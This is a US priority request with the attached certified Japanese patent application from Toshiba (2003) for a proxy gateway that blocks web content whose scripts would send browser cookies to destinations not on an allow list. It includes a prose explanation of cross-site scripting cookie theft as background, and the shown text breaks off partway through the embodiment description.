Docket No. 251114US2SRD

IN THE UNITED STATES PATENT AND TRADEMARK OFFICE

IN RE APPLICATION OF: Nobuo SAKIYAMA, et al. GAU:

SERIAL NO: New Application EXAMINER:

FILED: Herewith

FOR: COMMUNICATION GATEWAY APPARATUS, COMMUNICATION GATEWAY METHOD, AND PROGRAM PRODUCT

REQUEST FOR PRIORITY

COMMISSIONER FOR PATENTS
ALEXANDRIA, VIRGINIA 22313

SIR:

☐ Full benefit of the filing date of U.S. Application Serial Number , filed , is claimed pursuant to the provisions of **35 U.S.C. §120**.

☐ Full benefit of the filing date(s) of U.S. Provisional Application(s) is claimed pursuant to the provisions of **35 U.S.C. §119(e)**: **Application No.** **Date Filed**

■ Applicants claim any right to priority from any earlier filed applications to which they may be entitled pursuant to the provisions of **35 U.S.C. §119**, as noted below.

In the matter of the above-identified application for patent, notice is hereby given that the applicants claim as priority:

COUNTRY	APPLICATION NUMBER	MONTH/DAY/YEAR
Japan	2003-096946	March 31, 2003
Japan	2003-400724	November 28, 2003

Certified copies of the corresponding Convention Application(s)

■ are submitted herewith

☐ will be submitted prior to payment of the Final Fee

☐ were filed in prior application Serial No. filed

☐ were submitted to the International Bureau in PCT Application Number
Receipt of the certified copies by the International Bureau in a timely manner under PCT Rule 17.1(a) has been acknowledged as evidenced by the attached PCT/IB/304.

☐ (A) Application Serial No.(s) were filed in prior application Serial No. filed ; and

☐ (B) Application Serial No.(s)

- ☐ are submitted herewith
- ☐ will be submitted prior to payment of the Final Fee

Respectfully Submitted,

OBLON, SPIVAK, McCLELLAND,
MAIER & NEUSTADT, P.C.

Marvin J. Spivak
Registration No. 24,913

C. Irvin McClelland
Registration Number 21,124

Customer Number
22850
Tel. (703) 413-3000
Fax. (703) 413-2220
(OSMMN 05/03)

日本国特許庁
JAPAN PATENT OFFICE

別紙添付の書類に記載されている事項は下記の出願書類に記載されている事項と同一であることを証明する。

This is to certify that the annexed is a true copy of the following application as filed with this Office.

出願年月日
Date of Application: ２００３年　３月３１日

出願番号
Application Number: 特願２００３－０９６９４６

[ST. 10/C]: [ＪＰ２００３－０９６９４６]

出願人
Applicant(s): 株式会社東芝

２００４年　２月　３日

特許庁長官
Commissioner,
Japan Patent Office 今井康夫

出証番号　出証特２００４－３００５４３９

【書類名】　特許願
【整理番号】　A000300197
【提出日】　平成15年 3月31日
【あて先】　特許庁長官　殿
【国際特許分類】　H04L 12/00
【発明の名称】　通信中継装置、通信中継方法及びプログラム
【請求項の数】　19
【発明者】
【住所又は居所】　神奈川県川崎市幸区小向東芝町１番地　株式会社東芝研究開発センター内
【氏名】　崎山　伸夫
【発明者】
【住所又は居所】　神奈川県川崎市幸区小向東芝町１番地　株式会社東芝研究開発センター内
【氏名】　吉田　英樹
【特許出願人】
【識別番号】　000003078
【氏名又は名称】　株式会社　東芝
【代理人】
【識別番号】　100058479
【弁理士】
【氏名又は名称】　鈴江　武彦
【電話番号】　03-3502-3181
【選任した代理人】
【識別番号】　100091351
【弁理士】
【氏名又は名称】　河野　哲

【選任した代理人】
　【識別番号】　100088683
　【弁理士】
　【氏名又は名称】　中村　誠
【選任した代理人】
　【識別番号】　100108855
　【弁理士】
　【氏名又は名称】　蔵田　昌俊
【選任した代理人】
　【識別番号】　100084618
　【弁理士】
　【氏名又は名称】　村松　貞男
【選任した代理人】
　【識別番号】　100092196
　【弁理士】
　【氏名又は名称】　橋本　良郎
【手数料の表示】
　【予納台帳番号】　011567
　【納付金額】　21,000円
【提出物件の目録】
　【物件名】　明細書　1
　【物件名】　図面　1
　【物件名】　要約書　1
【プルーフの要否】　要

【書類名】　明細書

【発明の名称】　通信中継装置、通信中継方法及びプログラム

【特許請求の範囲】

【請求項１】　サーバからクライアントへ転送されるコンテンツを受信する受信手段と、

受信した前記コンテンツから、前記クライアントに格納されているクライアント情報を該クライアントから転送させる機能を有するスクリプトプログラムを抽出する抽出手段と、

前記抽出手段により前記スクリプトプログラムが抽出された場合に、前記コンテンツの転送を許可するか否かについて判断する判断手段と、

前記判断手段により許可すると判断された場合にのみ、前記コンテンツを前記クライアントへ向けて送信する送信手段とを備えたことを特徴とする通信中継装置。

【請求項２】　前記クライアント情報の転送を許可する転送先を示す転送許可情報を記憶する記憶手段を更に備え、

前記判断手段は、前記スクリプトプログラムの有する前記機能に係る前記クライアント情報の送信先が、前記転送許可情報により示される送信先に該当するものでない場合に、前記コンテンツの転送を許可しないと判断することを特徴とする請求項１に記載の通信中継装置。

【請求項３】　前記判断手段は、前記スクリプトプログラムの有する前記機能に係る前記クライアント情報の送信先が複数存在する場合には、該複数の送信先の全てが前記転送許可情報により示される送信先に該当するものであるときにのみ、前記コンテンツの転送を許可すると判断することを特徴とする請求項２に記載の通信中継装置。

【請求項４】　前記判断手段は、前記スクリプトプログラムの有する前記機能に係る前記クライアント情報の送信先の特定が困難な場合には、該送信先を任意の送信先とみなすことを特徴とする請求項２に記載の通信中継装置。

【請求項５】　前記転送許可情報は、前記転送を許可する転送先を示すＵＲＬのリストを含むものであることを特徴とする請求項２に記載の通信中継装置。

【請求項６】　前記転送許可情報は、前記転送を許可する転送先を示すＵＲＬの正規表現記述を含むものであることを特徴とする請求項２に記載の通信中継装置。

【請求項７】　前記抽出手段は、

前記コンテンツから予め定められた言語により記述されたスクリプトプログラムを検出する手段と、

前記言語により記述されたスクリプトプログラムが検出された場合に、該スクリプトプログラムが前記機能を有するか否かについて判断する手段とを更に備えたことを特徴とする請求項１に記載の通信中継装置。

【請求項８】　前記抽出手段は、

検出された前記言語により記述されたスクリプトプログラムが、前記機能を有しないと判断された場合に、該スクリプトプログラムが文書を生成するものか否かについて判断する手段と、

前記言語により記述されたスクリプトプログラムが文書を生成するものと判断された場合に、該スクリプトプログラムを実行する手段と、

前記実行によって生成された文書から、前記予め定められた言語により記述されたスクリプトプログラムを検出する手段とを更に備えたことを特徴とする請求項７に記載の通信中継装置。

【請求項９】　前記抽出手段は、

前記コンテンツから予め定められた言語により記述された文書を検出する文書検出手段と、

前記言語により記述された文書が検出された場合に、該文書から予め定められた言語により記述されたスクリプトプログラムを検出するスクリプトプログラム検出手段と、

前記言語により記述されたスクリプトプログラムが検出された場合に、該スクリプトプログラムが前記機能を有するか否かについて判断する手段とを更に備えたことを特徴とする請求項１に記載の通信中継装置。

【請求項１０】　前記抽出手段は、

検出された前記言語により記述されたスクリプトプログラムが、前記機能を有

しないと判断された場合に、該スクリプトプログラムが文書を生成するものか否かについて判断する手段と、

前記言語により記述されたスクリプトプログラムが文書を生成するものと判断された場合に、該スクリプトプログラムを実行する手段とを更に備え、

前記スクリプトプログラム検出手段は、前記実行によって生成された文書から、前記予め定められた言語により記述されたスクリプトプログラムを検出することを特徴とする請求項９に記載の通信中継装置。

【請求項１１】　前記送信手段は、前記判断手段により許可しないと判断された場合には、前記コンテンツを前記クライアントへ向けて送信しないことを特徴とする請求項１に記載の通信中継装置。

【請求項１２】　前記送信手段は、前記判断手段により許可しないと判断された場合には、前記コンテンツの代わりに、エラー用コンテンツを前記クライアントへ向けて送信することを特徴とする請求項１１に記載の通信中継装置。

【請求項１３】　前記送信手段は、前記判断手段により許可しないと判断された場合には、その旨を通知するメッセージを、予め定められた管理者のアカウントに宛てて送信することを特徴とする請求項１１に記載の通信中継装置。

【請求項１４】　前記送信手段は、前記メッセージに、少なくとも前記コンテンツを付加して送信することを特徴とする請求項１３に記載の通信中継装置。

【請求項１５】　前記判断手段を除いて前記通信中継装置を第１の計算機上に構成するとともに、前記判断手段を第２の計算機上に構成することを特徴とする請求項１に記載の通信中継装置。

【請求項１６】　前記サーバは、Ｗｅｂサーバであり、

前記クライアント情報は、前記クライアント上で実行中のＷｅｂブラウザに保持されているクッキー情報を含むものであることを特徴とする請求項１に記載の通信中継装置。

【請求項１７】　前記サーバは、Ｗｅｂサーバであり、

前記通信中継装置を、前記Ｗｅｂサーバに含まれる機能拡張モジュールとして構成することを特徴とする請求項１に記載の通信中継装置。

【請求項１８】　サーバからクライアントへ転送されるコンテンツを受信す

るステップと、

受信した前記コンテンツから、前記クライアントに格納されているクライアント情報を該クライアントから転送させる機能を有するスクリプトプログラムを抽出するステップと、

前記スクリプトプログラムが抽出された場合に、前記コンテンツの転送を許可するか否かについて判断するステップと、

許可すると判断された場合にのみ、前記コンテンツを前記クライアントへ向けて送信するステップとを有することを特徴とする通信中継装置。

【請求項１９】　コンピュータを通信中継装置として機能させるためのプログラムであって、

サーバからクライアントへ転送されるコンテンツを受信する受信機能と、

受信した前記コンテンツから、前記クライアントに格納されているクライアント情報を該クライアントから転送させる機能を有するスクリプトプログラムを抽出する抽出機能と、

前記抽出機能により前記スクリプトプログラムが抽出された場合に、前記コンテンツの転送を許可するか否かについて判断する判断機能と、

前記判断機能により許可すると判断された場合にのみ、前記コンテンツを前記クライアントへ向けて送信する送信機能とを実現させるためのプログラム。

【発明の詳細な説明】

【０００１】

【発明の属する技術分野】

本発明は、クライアントとサーバとの間で転送されるコンテンツを中継する通信中継装置、通信中継方法及びプログラムに関する。

【０００２】

【従来の技術】

インターネットでのＷｅｂアクセスに用いられるプロトコルであるＨＴＴＰは、要求に応じてコンテンツを返すことで完結する単純なプロトコルであり複数の要求にまたがる状態を持たない。従って、そのままではＷｅｂサーバは各Ｗｅｂブラウザを区別することができない。一方、現実の応用では各Ｗｅｂブラウザを

区別して認証を行ったり複数のＨＴＴＰにまたがって状態を保持したセッションを維持したりする必要があり、このためにクッキー（Ｃｏｏｋｉｅ）と呼ばれるメカニズムが用いられてきた。

【０００３】

クッキーはＷｅｂサーバで任意に解釈できる文字列であり、ＷｅｂブラウザからのＨＴＴＰによる要求に対する応答のなかでＷｅｂサーバから送信されてＷｅｂブラウザ中に設定され、Ｗｅｂブラウザが次回から同一Ｗｅｂサーバ、ないし同一ドメインに属するＷｅｂサーバへコンテンツを要求する際に、そのなかに埋め込まれてＷｅｂサーバに送信される。クッキーが埋め込まれていない要求への返答に対してＷｅｂサーバがそれぞれ異なるクッキー設定の返答を行うことで、Ｗｅｂサーバは各Ｗｅｂブラウザを区別できることになる。

【０００４】

一方、Ｗｅｂブラウザで表示される文書の記述技術として、ＪａｖａＳｃｒｉｐｔ(TM)やＶＢＳｃｒｉｐｔ(TM)といったスクリプト言語によって記述されたプログラムをＨＴＭＬ中に埋め込んで用いる方法が広く用いられている。Ｗｅｂブラウザで受信されたＨＴＭＬ文書は表示のため内部で解析されて構造を持ったオブジェクトとして扱われるが、このオブジェクトに対してイベントドリブンの操作をスクリプト言語で行うことで動的なコンテンツ表示を行うことを可能としている。これらのスクリプトプログラムはＷｅｂサーバにより提供され異なる管理下にあるＷｅｂブラウザ上で実行される性質を持つため、通常の状態で操作可能なオブジェクトは表示されるコンテンツやＷｅｂブラウザのＧＵＩ部品に限定されている。ここで、先に説明したクッキーはＷｅｂサーバが設定するものであるため、スクリプトプログラムから自由に操作することができるように定められている。よって、スクリプトプログラムによるクッキーへの操作によって、クッキー文字列を他のドメインの提携サイトへと転送することによって新たな認証作業をＷｅｂブラウザのユーザが行わずにすむシングルサインオンも実装され得る。

【０００５】

また、ＷｅｂブラウザとＷｅｂサーバのそれぞれの所有者が特別な関係にありＷｅｂサーバを「信頼できる」と判断する場合、Ｗｅｂブラウザの設定により特

定のＷｅｂサーバからのスクリプトプログラムによってＷｅｂブラウザの外のクライアント計算機上のリソースに対する操作を許可することができる。

【０００６】

以上のような技術的背景に対するセキュリティ上の脅威として、クロスサイトスクリプティング脆弱性と呼ばれる問題が知られている（例えば、非特許文献１参照）。クロスサイトスクリプティングとは、ユーザが閲覧するＷｅｂページに不正なスクリプトプログラムを混入させてユーザのＷｅｂブラウザで実行させることで、Ｗｅｂブラウザのクッキーが攻撃者サーバへ漏洩するなどセキュリティ上の被害が発生するものであり、そのような攻撃が有効となるＷｅｂシステムはクロスサイトスクリプティング脆弱性を有するとされる。

【０００７】

クロスサイトスクリプティング脆弱性の原因は、Ｗｅｂサイトでの動的ページ生成において、ユーザからの入力に由来する内容について十分なチェックが行なわれていないことにあり、チェックを行ない不正スクリプトの無効化を完全に行うことが対策とされている（例えば、非特許文献１参照）。

【０００８】

しかし、平均的なＷｅｂサイト構築者にとって対策は困難な問題となっている（例えば、非特許文献２参照）。Ｗｅｂサイト構築に用いられるアプリケーションやミドルウェアが脆弱である場合、それらを組み合わせたり設定したりするだけでサイトを運営する場合は脆弱性をチェックするだけの技術をサイト構築者が持たない場合も多く、また仮にＷｅｂサイトを構築するプログラムを全て検査しようとした場合、検査項目が膨大になる場合が多いためである。

【０００９】

インターネットに接続する計算機の代表的なセキュリティ防護装置としてはファイアウォールが知られているが、クロスサイトスクリプティングはＨＴＴＰプロトコル中の形式的には正当なデータによる攻撃であるため、Ｗｅｂサーバを保護するためのファイアウォールによって防ぐことができない。

【００１０】

より高度な防御方法としては、侵入検知システムを設置しＨＴＴＰのリクエス

ト内容を細かく検査する方法がある（例えば、非特許文献３，４参照）が、クロスサイトスクリプティング脆弱性は特定少数の実装がほとんどとなるＷｅｂサーバの脆弱性だけではなく、多くのベンダが異なる実装を提供しているミドルウェアさらに個別サイトごとに作られたＷｅｂアプリケーションといった広範な領域に関係するため、完全に有効なルールセットを個別サイトの運営に関わらないベンダが提供するのは不可能であり、また個別サイトにとっても網羅的な検査ルールの作成は脆弱性そのものの除去と同程度のコストがかかると考えられる。

【００１１】

ユーザ側での自衛手段として、Ｗｅｂブラウザでのスクリプトプログラム実行全てを禁止する方法があるが、これらはＷｅｂサイトの正規のスクリプトプログラムの実行をも禁止するものである上、クロスサイトスクリプティング脆弱性の問題はＷｅｂサイト運営上の瑕疵によって生ずるものなので問題の解決とならない。

【００１２】

クロスサイトスクリプティングによる被害はクッキー漏洩に留まらず、クッキーの予期しない廃棄やＷｅｂサーバを「信頼できるサイト」と設定していた場合のクライアント計算機上のファイルの破壊や漏洩、偽コンテンツの表示などがあげられるが、なかでもクッキーは多くの電子商取引サイトでセッション保持や認証のために利用されており、その漏洩は顧客の個人情報の漏洩や不正取引による金銭的損害に直結する。従って、クッキーの漏洩に注目して対策することは有効である。

【００１３】

クッキー漏洩に着目すると、クライアント計算機上にソフトウェアで構成されたファイアウォールによってクッキーの送出を阻止する方法も存在している（例えば、非特許文献５）。しかし、Ｗｅｂサイトの正規のスクリプトプログラムの実行を妨害するものである上、クロスサイトスクリプティング脆弱性の問題はＷｅｂサイト運営上の瑕疵によって生ずるものなので、問題の解決とならない。

【００１４】

クッキー漏洩へのＷｅｂサイトとＷｅｂブラウザ双方で連携して行う対策とし

て、Ｗｅｂサーバでクッキーにｈｔｔｐ－ｏｎｌｙ属性を設定し、Ｗｅｂブラウザでスクリプトプログラムでのｈｔｔｐ－ｏｎｌｙ属性のついたクッキーの取扱いを禁止するという方式が提案されている（例えば、非特許文献６参照）。しかし、ユーザ側でのＷｅｂブラウザの更新が前提とされていること、正当な理由があってスクリプトによってクッキーを操作する場合には利用できない問題がある。

【００１５】

【非特許文献１】

「セキュアプログラミング講座　Ａ．　ＷＥＢプログラマコース」、情報処理振興事業協会　セキュリティセンター、　２００１年

【００１６】

【非特許文献２】

「クロスサイトスクリプティング攻撃に対する電子商取引サイトの脆弱さの実態とその対策」、高木浩光　関口智嗣　大蒔和仁、情報処理学会　第４回コンピュータセキュリティシンポジウム、　２００１年

【００１７】

【非特許文献３】

Abstracting Application-Level Web Security, David Scott and Richard Sharp, the 11th International World-Wide Web conference (WWW2002), 2002

【００１８】

【非特許文献４】

AppShield white paper, Sanctum Inc., 2001

【００１９】

【非特許文献５】

ｼﾏﾝﾃｯｸ 2001年9月18日 ﾌﾟﾚｽﾘﾘｰｽ, http://www.symantec.co.jp/region/jp/news/year01/010918.html, 株式会社ｼﾏﾝﾃｯｸ

【００２０】

【非特許文献６】

Mitigating Cross-site Scripting With HTTP-only Cookies, Microsoft, 200

2, http://msdn.microsoft.com/workshop/author/dhtml/httponly_cookies.asp

【００２１】

【発明が解決しようとする課題】

クロスサイトスクリプティング脆弱性を悪用したクッキーに代表されるＷｅｂブラウザに格納される情報の漏洩は顧客の個人情報の漏洩や不正取引による金銭的損害に直結する。責任を負うべきＷｅｂサイト管理者にとって、事前に全ての脆弱性を検査して取り除くことは困難である。さらに、既存の脆弱性防御技術によってＷｅｂスクリプティングの有用性を損なうことなく完全に対策を行うことは、Ｗｅｂアプリケーションからの脆弱性の完全な除去と同程度に困難であった。

【００２２】

本発明は、上記事情を考慮してなされたもので、サーバからクライアントに転送されるコンテンツ中に含まれる不正スクリプトによりクライアントに格納される情報が漏洩されること防止することのできる通信中継装置、通信中継方法及びプログラムを提供することを目的とする。

【００２３】

【課題を解決するための手段】

本発明に係る通信中継装置は、サーバからクライアントへ転送されるコンテンツを受信する受信手段と、受信した前記コンテンツから、前記クライアントに格納されているクライアント情報を該クライアントから転送させる機能を有するスクリプトプログラムを抽出する抽出手段と、前記抽出手段により前記スクリプトプログラムが抽出された場合に、前記コンテンツの転送を許可するか否かについて判断する判断手段と、前記判断手段により許可すると判断された場合にのみ、前記コンテンツを前記クライアントへ向けて送信する送信手段とを備えたことを特徴とする。

【００２４】

好ましくは、前記クライアント情報の転送を許可する転送先を示す転送許可情報を記憶する記憶手段を更に備え、前記判断手段は、前記スクリプトプログラムの有する前記機能に係る前記クライアント情報の送信先が、前記転送許可情報に

より示される送信先に該当するものでない場合に、前記コンテンツの転送を許可しないと判断するようにしてもよい。

【００２５】

また、本発明に係る通信中継方法は、サーバからクライアントへ転送されるコンテンツを受信するステップと、受信した前記コンテンツから、前記クライアントに格納されているクライアント情報を該クライアントから転送させる機能を有するスクリプトプログラムを抽出するステップと、前記スクリプトプログラムが抽出された場合に、前記コンテンツの転送を許可するか否かについて判断するステップと、許可すると判断された場合にのみ、前記コンテンツを前記クライアントへ向けて送信するステップとを有することを特徴とする。

【００２６】

また、本発明は、コンピュータを通信中継装置として機能させるためのプログラムであって、サーバからクライアントへ転送されるコンテンツを受信する受信機能と、受信した前記コンテンツから、前記クライアントに格納されているクライアント情報を該クライアントから転送させる機能を有するスクリプトプログラムを抽出する抽出機能と、前記抽出機能により前記スクリプトプログラムが抽出された場合に、前記コンテンツの転送を許可するか否かについて判断する判断機能と、前記判断機能により許可すると判断された場合にのみ、前記コンテンツを前記クライアントへ向けて送信する送信機能とを実現させるためのプログラムである。

【００２７】

なお、装置に係る本発明は方法に係る発明としても成立し、方法に係る本発明は装置に係る発明としても成立する。

また、装置または方法に係る本発明は、コンピュータに当該発明に相当する手順を実行させるための（あるいはコンピュータを当該発明に相当する手段として機能させるための、あるいはコンピュータに当該発明に相当する機能を実現させるための）プログラムとしても成立し、該プログラムを記録したコンピュータ読取り可能な記録媒体としても成立する。

【００２８】

本発明では、通信中継装置は、例えば、クライアント（ソフト的には、例えば、Ｗｅｂブラウザ）からの要求を受け付け、サーバ（例えば、Ｗｅｂサーバ）に転送する。サーバから要求に対応するコンテンツが返信されると、例えば、コンテンツのデータタイプを判定するなどして、スクリプトを含み得るデータタイプのものについてはスクリプトを抽出し、検査する。そして、例えば、クライアント情報（例えば、クッキーないしクッキーに由来するデータ等）の転送を試みるスクリプトが含まれると判定されるなどした場合、クライアント情報の転送先をアクセス制御リストと照合するなどして、転送を許可されない転送先（例えば、リストに含まれない転送先）である場合には、コンテンツのクライアントへの送信を禁止する。

【００２９】

本発明によれば、クライアントに格納される情報の転送を試みる不正スクリプトがサーバからクライアントへ転送されることを防止でき、これによって、該不正スクリプトによりクライアントに格納される情報が漏洩されること防止することができる。また、この結果、例えばＷｅｂサーバ運営者の責任となるセキュリティ被害を防止することができる。さらに、例えば、送信を防止されたスクリプトを含むＨＴＴＰセッションについてＷｅｂサーバ管理者へ詳細を通知することなどが可能になるため、クロスサイトスクリプティング脆弱性をもつＷｅｂアプリケーションやミドルウェアについて修正やアップグレードなどの対策が容易になる。

【００３０】

【発明の実施の形態】

以下、図面を参照しながら発明の実施の形態を説明する。

【００３１】

以下では、通信中継装置としてネットワーク側通信インタフェースとＷｅｂサーバ側通信インタフェースがそれぞれ通信端点となり通信内容を転送するプロキシサーバの形態をとる場合を例にとって説明する。

【００３２】

図１に、本発明の一実施形態に係る通信システムの構成例を示す。図１におい

て、１はＷｅｂサーバ、２はクライアント計算機、２１はクライアント計算機２上で動作するＷｅｂブラウザ、３はプロキシサーバ（通信中継装置）、８はネットワーク（本具体例では、インターネットとする）を示す。

【００３３】

図１では、１つのＷｅｂサーバのみ示しているが、複数のＷｅｂサーバが存在し得る。同様に、クライアント計算機２も複数存在し得る。

【００３４】

プロキシサーバ３とＷｅｂサーバ１との対応関係については、１つのプロキシサーバ２が唯一のＷｅｂサーバ１を対象とする構成と、１つのプロキシサーバ３が複数のＷｅｂサーバ１を対象にし得る構成とが可能である。

【００３５】

図２に、本実施形態のプロキシサーバの構成例を示す。

【００３６】

図２に示されるように、本プロキシサーバ３は、（要求元のクライアント計算機２上で動作する）Ｗｅｂブラウザとの通信を行うネットワーク側通信インタフェース３１、Ｗｅｂサーバ１との通信を行うＷｅｂサーバ側通信インタフェース３２、コンテンツ分類部３３、文書解釈部３４、スクリプト検査部３５を備えている。

【００３７】

また、スクリプト検査部３５は転送許可判定部３５１を有し、転送許可判定部３５１は転送許可リスト３５１１を有する。図３に、転送許可リスト３５１１の一例を示す。

【００３８】

なお、図１では、Ｗｅｂサーバ１とプロキシサーバ３とは、直接接続されるように記述されているが、イントラネットを介して接続してもよいし、インターネットを介して接続するようにしてもよい（後者の場合には、暗号通信等によりセキュリティーを確保するのが好ましい）。また、図１では、Ｗｅｂサーバ１とネットワーク８とは、直接接続されるように記述されているが、例えば、イントラネット経由で接続可能な他の中継装置を介して接続されてもよい。

【００３９】

本プロキシサーバは、例えば、計算機によって実現することが可能である。

【００４０】

以下、本実施形態の動作の概要について説明する。

【００４１】

Ｗｅｂブラウザ（図１のクライアント計算機２参照）は、ネットワーク側通信インタフェース３１にＴＣＰ／ＩＰにより接続し、ＨＴＴＰによるリクエストを送信する。本プロキシサーバ３のネットワーク側通信インタフェース３１によって受信されたリクエストは、Ｗｅｂサーバ側通信インタフェース３２を経由してそのままＷｅｂサーバ１へ送られる。Ｗｅｂサーバ１では、リクエストに対応したレスポンスを本プロキシサーバ３のＷｅｂサーバ側通信インタフェース３２へ送信する。本プロキシサーバ３のＷｅｂサーバ側通信インタフェース３２では、コンテンツをコンテンツ分類部３３へ送る。コンテンツ分類部３３では、データ型に応じてスクリプトが含まれ得る型の文書とスクリプトが含まれる可能性がないデータに分類し、スクリプトが含まれる可能性がないデータについてはネットワーク側通信インタフェース３１経由でＷｅｂブラウザに返信する。スクリプトが含まれ得る型の文書については、各データ型に対応する文書解釈部３４へ送る。ただし、文書がスクリプトそのものである場合にはスクリプト検査部３５へ送る。

【００４２】

本プロキシサーバ３の文書解釈部３４では、文書を構文解析する。構文解析の結果、スクリプトを含まない場合は、ネットワーク側通信インタフェース３１経由でＷｅｂブラウザに返信する。スクリプトを含んでいる場合は、スクリプト検査部３５へ送る。スクリプト検査部３５では、スクリプトを検査し、Ｗｅｂブラウザに格納される情報に依存するいずれかのデータについて転送を試みるプログラムがあるかどうかを検査し、転送が行われ得る場合には、転送許可判定部３５１によって転送が許可されるかどうかを判別する。ここでは、転送許可判定部３５１は、転送先一覧をＵＲＬとして保持した転送許可リスト３５１１を転送許可規則とし照合するものとする。許可されない転送を含む場合は、エラーをネット

ワーク側通信インタフェース３１経由でＷｅｂブラウザに送信する。さらに、スクリプトによって動的に文書が生成されるかどうか検査し、動的に文書が生成される場合には、文書解釈部３４に結果を送って検査をやり直す。許可されない転送を含まない場合にのみ、スクリプト検査部３５はネットワーク側通信インタフェース３１経由でＷｅｂサーバ１からのレスポンスをＷｅｂブラウザへ返信する。

【００４３】

以下では、本実施形態のより詳細な動作例について説明するのに先立って、クロスサイトスクリプティング脆弱性によるクッキー漏洩について説明する。

【００４４】

なお、ここでは、Ｗｅｂブラウザに格納される情報の一例としてクッキーを考えるものとする。

【００４５】

まず、図４を参照しながら、クッキーの典型的利用形態について説明する。図４は、本プロキシサーバにより転送許可される場合である。図４では、本プロキシサーバは省略している。なお、図４では、Ｗｅｂサイトの一例としてオンラインショップを示している（後掲の図５及び図６の同様である）。

【００４６】

（１）まず、クライアント計算機から所望のＷｅｂサーバへのアクセス・認証がなされる。

（２）次に、Ｗｅｂサーバからクライアント計算機へ認証用クッキー設定要求がなされる。

（３）次に、クライアント計算機においてクッキーの設定がなされる。

（４）そして、クライアント計算機からＷｅｂサーバへのクッキーつきアクセスがなされる。

【００４７】

これによって、Ｗｅｂサーバはブラウザを特定する必要のあるサービスを提供できるようになる。

【００４８】

次に、図５を参照しながら、提携サイトへのクッキー転送例について説明する。図５は、本プロキシサーバにより転送許可される場合である。図５では、本プロキシサーバは省略している。

【００４９】

（１）まず、クライアント計算機とＷｅｂサーバＡとの間で、図４の（１）～（４）がなされる。

【００５０】

（２）次に、ＷｅｂサーバＡからクライアント計算機へ「提携サイトＢへのクッキー転送スクリプト」の送信がなされる。

【００５１】

（３）次に、クライアント計算機において「提携サイトＢへのクッキー転送スクリプト」が実行され、実行されたスクリプトによって、クライアント計算機からＷｅｂサーバＢへのクッキー情報の転送・シングルサインオンがなされる。

【００５２】

このように、スクリプトプログラムによるクッキーへの操作によって、クッキー情報を他のＷｅｂサーバへ転送させ、例えば、新たな認証作業をＷｅｂブラウザのユーザが行わずにすむシングルサインオンなどができるようになる。

【００５３】

次に、図６を参照しながら、従来の通信システムにおけるクロスサイトスクリプティング脆弱性によるクッキー漏洩について説明する。

【００５４】

クロスサイトスクリプティングでは、図５で説明したような仕組みを悪用して、例えば、ユーザが閲覧するＷｅｂページに不正なスクリプトプログラムを混入させてユーザのＷｅｂブラウザで実行させることで、Ｗｅｂブラウザのクッキー情報を攻撃者サーバへ漏洩させるなどの不正が行われ得る。そして、クッキー情報の漏洩に留まらず、クライアント計算機上のファイルの破壊や漏洩、偽コンテンツの表示なども発生し得る。この不正は、例えば、以下のようにして実現される。

【００５５】

ここで、図６のＷｅｂサーバは、脆弱性を持つものとする（なお、このＷｅｂサーバ自体は正当なものである）。また、クライアント計算機は、この脆弱性を持つＷｅｂサーバとの間で、例えば、図４のような手順を既に行っており、クッキーを設定しているものとする。

【００５６】

（１）まず、攻撃者がクライアント計算機へ不正コンテンツを送付する。これは、例えば、広告メールや、掲示板での誘導など、種々の方法で行われる。

（２）クライアント計算機のＷｅｂブラウザが、この不正コンテンツをレンダリングする。

（３）そして、クライアント計算機からＷｅｂサーバへ、例えば漏洩先サイトへのクッキー転送スクリプトのもととなるデータ等の不正データを含むＧＥＴリクエストを送出してしまう。

（４）このＧＥＴリクエストを受けたＷｅｂサーバは、誤った出力処理をしてしまう。

（５）この結果、不正スクリプト（漏洩先サイトへのクッキー転送スクリプト）つきＨＴＭＬを送付してしまう。

（６）この不正スクリプト（漏洩先サイトへのクッキー転送スクリプト）つきＨＴＭＬを受けたクライアント計算機のＷｅｂブラウザでは、この不正スクリプトすなわち漏洩先サイトへのクッキー転送スクリプトを実行してしまう。

（７）この結果、クライアント計算機から漏洩先サイトへのクッキー情報の不正転送がなされてしまう。

（８）このようにして、漏洩先サイトは、攻撃したクライアント計算機のクッキー情報を不正に取得することができる。

（９）これによって、漏洩先サイトは、例えば、攻撃したクライアント計算機になりすまして、先のＷｅｂサーバへアクセスすることができる。

【００５７】

これに対して、本実施形態では、図６のＷｅｂサーバとインターネットとの間に存在するプロキシサーバにおいて、図６の（５）の不正スクリプトつきＨＴＭＬを遮断するようにし、これによって、クッキー情報等の漏洩を防止することが

できるようにしている。

【００５８】

以下、本実施形態のより詳細な動作例について説明する。

【００５９】

図７及び図８に、本実施形態のプロキシサーバ３の処理手順の一例を示す。

【００６０】

なお、ここでは一例として、スクリプトとしてＪａｖａＳｃｒｉｐｔ及びＶＢＳｃｒｉｐｔを対象とし、スクリプトを含む可能性のある文書としてＨＴＭＬ、ＸＭＬ及びＣＳＳを対象とするものとする。また、前述のように、Ｗｅｂブラウザに格納される情報の一例としてクッキーを考えるものとする。

【００６１】

Ｗｅｂブラウザ（図１のクライアント計算機２参照）からのリクエストが本プロキシサーバ３を経由してＷｅｂサーバ１に送られ、Ｗｅｂサーバ１からのレスポンスが本プロキシサーバ３で受信される（ステップＳ１）。

【００６２】

本プロキシサーバ３は、ＨＴＴＰリクエストを受信すると、当該リクエストが設定されたＷｅｂサーバへのリクエストであることを確認した上で（ステップＳ２）、Ｗｅｂサーバ１へリクエストを送信し（ステップＳ３）、対応するＷｅｂサーバ１からのＨＴＴＰレスポンスを受信する（ステップＳ５）。

【００６３】

なお、この一連の過程でエラーが発生した場合は（ステップＳ２でＮｏの場合、ステップＳ４でＮｏの場合、ステップＳ６でＮｏの場合）、エラーコードとエラーメッセージの生成を行って（ステップＳ７）、Ｗｅｂブラウザへエラーを示すレスポンスを返す（ステップＳ８）。

【００６４】

さて、受信（ステップＳ５）したＨＴＴＰレスポンスがＨＴＴＰのＭｅｓｓａｇｅ－Ｂｏｄｙを含んでいない場合は（ステップＳ８）、ＨＴＴＰレスポンスをそのままＷｅｂブラウザに転送する形で返信する（ステップＳ９）。

【００６５】

次に、ＨＴＴＰレスポンスの内容はコンテンツ分類部３３に送られる。

【００６６】

